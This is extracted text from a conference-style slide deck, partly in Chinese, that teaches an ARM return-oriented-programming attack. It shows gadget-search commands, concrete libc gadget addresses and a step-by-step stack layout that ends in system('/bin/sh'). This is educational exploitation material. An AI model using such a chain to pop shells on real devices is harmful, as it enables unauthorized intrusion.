

$ Attack ( find gadgets) ➔ ROPgadget --binary ./lib/libc.so.0 ➔
readelf -a libc.so.0 | grep system
$ Attack ( find gadgets) GADGET ADDRESS pop {r3, pc}
0x00018298 libc@system 0x0005a270 mov r0, sp ; blx r3 0x00040cb8 ➔ ROPgadget --binary ./lib/libc.so.0 ➔ readelf -a libc.so.0 | grep system

記憶體空間 aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa r0 r3 sp pc 高位址
stack frame 低位址 Pop {r3,pc} libc@system Mov r0, sp; blx r3 /bin/sh\x00

• return address 跳上 pop r3 ,pc r0 r3 sp
- pop r3 gadget address pc - pop r3 gadget address 記憶體空間 aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa 高位址 stack frame 低位址 Pop {r3,pc} libc@system Mov r0, sp; blx r3 /bin/sh\x00 sp pc

r0 r3 - libc@system sp - libc@system pc - pop
r3 gadget address 記憶體空間 aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa 高位址 stack frame 低位址 Pop {r3,pc} libc@system Mov r0, sp; blx r3 /bin/sh\x00 sp pc • 執行 pop r3。把 sp 指到的 8 bytes 的 address 放入 r3。

r0 r3 - libc@system sp - mov r0 gadget pc
- Mov r0, sp; blx r3 aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa 高位址 低位址 Pop {r3,pc} libc@system Mov r0, sp; blx r3 /bin/sh\x00 sp Mov r0, sp; blx r3 pc • 執行 pop pc。把 sp 指到的 address 放入 pc。
aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa 高位址 低位址 Pop {r3,pc} libc@system Mov

r0, sp; blx r3 /bin/sh\x00 sp Mov r0, sp; blx r3 r0 - /bin/sh\x00 address r3 - libc@system sp - /bin/sh\x00 address pc - mov r0 gadget pc • 執行 mov r0, sp,把 sp 指到的 address 放入 r0。
aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa 高位址 低位址 Pop {r3,pc} libc@system Mov

r0, sp; blx r3 /bin/sh\x00 sp • 執行 blx r3 。 r0 is /bin/sh\x00 Mov r0, sp; blx r3 pc r0 - /bin/sh\x00 address r3 - libc@system sp - /bin/sh\x00 address pc - mov r0 gadget
記憶體空間 aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa aaaaaaaaaaaa stack frame Pop {r3,pc} libc@system
Mov r0, sp; blx r3 /bin/sh\x00 sp pc
THANK YOU FOR YOUR LISTENING
https://www.youtube.com/watch?v=Zp0TD1qcKAg Binary exploitation VS web security

 Your Podcast. Everywhere. Effortlessly.


 3l4l5
3l4l5
 mariooc
 hiola
hiola
 bunnchinn3
 drpoonamkc
 auctria
 terazawa
 yoshimura_datam
 juanmartin2026
 terasawat
 frievea
 jcasabona
 iamctodd
 eileencodes
 palkan
 takai
takai
 cassininazir
 shpigford
 marketingsoph
 soudai
 axbom
axbom








![$ Network Problem • s.sa_data[2] is a1](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_69.jpg)
![$ Network Problem • s.sa_data[2] is a1](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_70.jpg)
![IDA pro error : • dest [580] • memset (dest](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_154.jpg)
![IDA pro error : • dest [580] • memset (dest](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_155.jpg)
![IDA pro error : • dest [580] -> dest [256]](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_156.jpg)

![IDA pro error : • dest [580] 位置在 bp -](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_158.jpg)
![IDA pro set lvar type : • dest [256] 位置在](https://files.speakerdeck.com/presentations/5c195325123b4098ba9f707774bdd83e/slide_162.jpg)